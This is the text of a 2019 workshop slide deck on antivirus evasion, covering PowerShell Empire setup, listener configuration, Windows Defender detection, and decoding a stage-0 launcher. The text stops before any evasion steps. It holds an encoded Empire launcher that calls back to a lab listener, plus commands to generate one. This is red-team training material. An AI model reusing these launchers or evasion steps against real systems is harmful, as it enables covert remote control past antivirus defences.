Introduction to Antivirus Evasion

(Workshop)

By Martin Dubé

Hacker(QuebecSec)Space - September 2019

$ ./start.sh

- ↱ whoami
- ↱ AV 101
- ↱ Powershell Empire
- ↱ The Workshop
  - ⇀ Step 1: Setup the lab
  - ⇀ Step 2: Trigger Detection
  - ⇀ Step 3: Evasion of Stage 0 (launcher)
  - ⇀ Step 4: Evasion of Stage 1 (http.ps1)
  - ⇀ Step 5: Evasion of Stage 2 (agent.ps1)
  - ⇀ Bonus: Evasion of module spawn
- ↱ Conclusions

Shameless Plug

- We recruit!
  - [Internship] Offensive Security - Winter 2020
  - [Junior / Senior] Offensive Security Team
  - [Junior / Senior] Investigation (Blue Team)
  - DevSecOps
  - Data Scientists

- https://desjardins.wd3.myworkdayjobs.com/en-US/Desjardins?&navigMW=la

whoami

- [2018-2019] Red Teamer @ Desjardins
  - Focus less on mitigations, more on detection (AV / EDR Evasion)
  - Focus on a single environment (unlike Consulting)
- [2013-2018] Pentester / Team Lead @ GoSecure
  - Jack of all trades, master of none
  - Say yes to any weird mandate
- [2010-2017] CTF Lead / Board Member / Enthusiast @ Hackfest
  - Particular interest on War Games and CTFs
- Secure by default thinking promoter
  - Hateful, sometimes hostile, about Windows
  - OpenBSD lover
- Woodworker on spare time

AV 101


- We will focus on traditional detection
  - Not behavioral
  - Not (that much) Heuristics
  - Mostly Signature Shit
- AV are good at
  - Runtime Analysis
  - They can open base64 encoded blobs
  - They can analyze a script that call a script that call a script and so on.
- But they suck at
  - Actually Defending against Threats

Evasion != Obfuscation

- We won’t use Invoke-Obfuscation
  - Even though Empire was made to work with Invoke-Obfuscation, it can easily break powershell scripts.
  - Obfuscation is no help to evade Windows Defender.

- We will be doing Signature Hunting instead!
  - AV are stupid. Do not overthink.

Powershell Empire



Chris @xorrior · Jul 31

PSA for Empire development: The original objective of the Empire project was to demonstrate the post-exploitation capabilities of PowerShell and bring awareness to PowerShell attacks used by (at the time) more advanced adversaries.

19 124 256

Chris @xorrior · Jul 31

We feel that we've accomplished that objective and are proud to see the security optics and improvements that have been provided by Microsoft in the past few years; in addition to the increased focus the EDR community has placed on PowerShell based attacks.

1 7 47

Chris @xorrior · Jul 31

With that in mind, the project's time has passed and newer frameworks with better capabilities have been released. So it's time to say farewell to Empire. We will not be updating or maintaining the project any further.


6 45 92

This project is no longer supported.

Powershell Empire

- Open Source !
- Lots of modules
- Python + Powershell = Easy to customize
- Deprecated = Very well known by AV


Powershell Empire


Empire
Setup Listener
Generate and Execute launcher
Win10
Download Stage 1 - http.ps1
Download Stage 2 - agent.ps1
We got a shell!
Empire
Win10

Setup the lab

- Windows 10
  - Latest is currently: 1903
  - Windows Defender Enabled (by default)
  - Port 80 or 443 opened outbound (by default)
  - Can communicate with your favourite Linux (vboxnet / intnet / bridge)
  - Internet access is not required
- Your favourite Linux
  - I will be using this distro during the workshop: http://releases.ubuntu.com/18.04/ubuntu-18.04.3-live-server-amd64.iso
    - The project used to support: Debian, Kali or Ubuntu. Be resourceful!
  - Internet access is required to download Powershell Empire
    - Not required to pop the shell
- Enable Copy/Paste between VMs!!! You will save a lot of time.

Setup the lab



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

On

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.


On

Automatic sample submission

Send sample files to Microsoft to help protect you and others from potential threats. We'll prompt you if the file we need is likely to contain personal information.

On

Submit a sample manually



Virus & threat protection

Protection for your device against threats.

Current threats


Threats found. Start the recommended actions.

Start actions

Scan options

Allowed threats

Protection history



Protection history

View the latest protection actions and recommendations from Windows Security.

All recent items

Threat removed or restored — Severe
2019-09-25 8:24 PM

Status: Removed or restored
This threat or app was removed from quarantine or restored to the device.

Threat detected: Trojan:Win32/AmsiTamper.A!ams
Alert level: Severe
Date: 2019-09-25 8:24 PM
Category: Trojan
Details: This program is dangerous and executes commands from an attacker.


Learn more

Affected items:

amsi: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Setup the lab

- apt update
  apt install build-essential
  git clone
  https://github.com/EmpireProject/Empire
  cd Empire
- sudo ./setup/install.sh
  pip2 install --user -r
  setup/requirements.txt
  pip2 install --user pefile
  sudo ./empire
- If you get `attempt to write a readonly database`, try this:
  - rm data/empire.db
    python2 ./setup/setup_database.py
    sudo ./empire




```
(Empire: listeners) > uselistener http
(Empire: listeners/http) > set Launcher powershell -noP -sta -enc
(Empire: listeners/http) >
(Empire: listeners/http) > execute
[*] Starting listener 'http'
[+] Listener successfully started!
(Empire: listeners/http) > launcher powershell
powershell -noP -sta -enc SQBmACgAJABQAFMAVgBFAHIAUwBpAG8ATgBUAEEAQgBs
AFAARgA9AFsAcgBFAEYAXQAuAEEAcwBzAEUAbQBiAEwAeQAuAEcAZQBUAFQAeQBQAGUAKA
BvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAGUAdABGAEkAZQBgAEwARAAiACgAJwBjAGEA
JwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBmACgAJABHAF
wAKQA7AEkAZgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBM
AG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdA
BjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4A
ZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAYQBMAD0AWwBDAG8AbABMAGUAQwB0AEkATwBuAH
wAUwB5AFMAdABlAE0ALgBPAEIASgBFAGMAdABdAF0AOgA6AE4AZQBXACgAKQA7ACQAVgBh
AEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBhAGwALgBBAEQARAAoACcARQBuAGEAYg
BpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0A
```

Setup the lab


Dew it!

Trigger Detection

- Here, we remove "-w 1" so the window does not close automatically. Otherwise, we wouldn't see the error below.




```
(Empire: listeners/http) > info

    Name: HTTP[S]
Category: client_server

Authors:
  @harmj0y

Description:
  Starts a http[s] listener (PowerShell or Python) that uses a
  GET/POST approach.

HTTP[S] Options:

  Name              Required    Value                            Description
  ----              --------    -------                          -----------
  SlackToken        False                                        Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds        False       default                          Proxy credentials ([domain\]username:password) to use for request (default, n
one, or other).
  KillDate          False                                        Date for the listener to exit (MM/dd/yyyy).
  Name              True        http                             Name for the listener.
  Launcher          True        powershell -noP -sta -enc        Launcher string.
  DefaultDelay      True        5                                Agent delay/reach back interval (in seconds).
  DefaultLostLimit  True        60                               Number of missed checkins before exiting
  WorkingHours      False                                        Hours for the agent to operate (09:00-17:00).
  SlackChannel      False       #general                         The Slack channel or DM that notifications will be sent to.
  DefaultProfile    True        /admin/get.php,/news.php,/login/ Default communication profile for the agent.
                                process.php|Mozilla/5.0 (Windows
                                NT 6.1; WOW64; Trident/7.0;
                                rv:11.0) like Gecko
  Host              True        http://172.22.3.100:80           Hostname/IP for staging.
  CertPath          False                                        Certificate path for https listeners.
                                                                 ter in agent reachback interval (0.0-1.0).
                                                                 xy to use for request (default, none, or other).
                                                                 r-agent string to use for the staging request (default, none, or other).
                                                                 ging key for initial agent negotiation.
                                                                  IP to bind to on the control server.
                                                                 t for the listener.
                                                                 ver header for the control server.
                                                                  for the stager. Must use /download/. Example: /download/stager.php
```



```
GkAZQA1ACwA1gBzAGUAcwBzAGkAbwBuAD0AbgB2AE1AaQBNAHoAdQBWAE1ATAB5AEgASQBJAHkAUQByAEEAWgAzAHYAcgB1
3AG4AbABvAGEARABEAEEAdABBACgAJABzAGUAUgArACQAVAApADsAJABpAFYAPQAkAEQAYQB0AGEAWwAwAC4ALgAzAF0AOw
gBsAGUATgBnAHQASABdADsALQBqAG8AaQBuAFsAQwBoAEEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAYQB0AGEAIAAoACQA
At line:1 char:1
+ IF($PSVERsIonTABLe.PSVERSIon.MajOR -ge 3){$GPF=[rEF].AsseMBly.GETType ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Trigger Detection

- sudo ./empire --debug
  - Enable debug to see which stage fail
- tail -f empire.debug
  - Here’s an example with a working stage 0 but failing after




```
2019-09-26 02:01:16 listeners/http/http : {"print": false, "message": "[*] GET request for 172.22.3.100/news.php from 172.22.3.101"}
2019-09-26 02:01:16 listeners/http/http : {"print": false, "message": "[*] GET cookie value from 172.22.3.101 : session=66ilSKedjUUHgVbY6QTyQHdqWEw="
2019-09-26 02:01:16 agents/00000000 : {"print": false, "message": "[*] handle_agent_data(): sessionID 00000000 issued a STAGE0 request"}
2019-09-26 02:01:16 listeners/http/http : {"print": true, "message": "[*] Sending POWERSHELL stager (stage 1) to 172.22.3.101"}
```

Trigger Detection

Dew It!


Stage 0



```
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:

  Name             Required    Value             Description
  ----             --------    -------           -----------
  ProxyCreds       False       default           Proxy credentials
                                                 ([domain\]username:password) to use for
                                                 request (default, none, or other).
  Language         True        powershell        Language of the stager to generate.
  Base64           True        True              Switch. Base64 encode the output.
  OutFile          False                         File to output launcher to, otherwise
                                                 displayed on the screen.
  Obfuscate        False       False             Switch. Obfuscate the launcher
                                                 powershell code, uses the
                                                 ObfuscateCommand for obfuscation types.
                                                 For powershell only.
  ObfuscateCommand False       Token\All\1,Launcher\STDIN++\12467The Invoke-Obfuscation command to use.
                                                 Only used if Obfuscate switch is True.
                                                 For powershell only.
  SafeChecks       True        True              Switch. Checks for LittleSnitch or a
                                                 SandBox, exit the staging process if
                                                 true. Defaults to True.
  StagerRetries    False       0                 Times for the stager to retry
                                                 connecting.
  Listener         True                          Listener to generate stager for.
  Proxy            False       default           Proxy to use for request (default, none,
                                                 or other).
  UserAgent        False       default           User-agent string to use for the staging
                                                 request (default, none, or other).
```

Stage 0

- Analysis with Cyberchef!
  - From Base64
  - Decode UTF16LE
- Use notepad++ to have syntax highlighting



https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)Decode_text('UTF16LE%20(120...
inux Mint ZFS r
The 15 Funniest
awesome API do
awesome API do
Home
mail
budget2018 - Go
rChef
Last build: 11 hours ago - v9 supports multiple inputs and a Node API a...
Options
About / Support
rute Force
ncoding
ogic
Recipe
Input
Output
STEP
BAKE!
Auto Bake

From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

Decode text

Encoding
UTF16LE (1200)

Input

```
start: 4713   length: 4713
  end: 4713    lines:    1
length:    0
```

SQBGACgAJABQAFMAVgBlAFIAUwBJAG8ATgBUAGEAYgBMAEUALgBQAFMAVgB
lAFIAUwBJAE8ATgAuAE0AQQBKAE8AcgAgAC0ARwBlACAAMwApAHsAJABHAF
AARgA9AFsAUgBFAEYAXQAuAEEAUwBzAGUATQBiAEwAeQAuAEcARQBUAFQAe
QBQAEUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAu
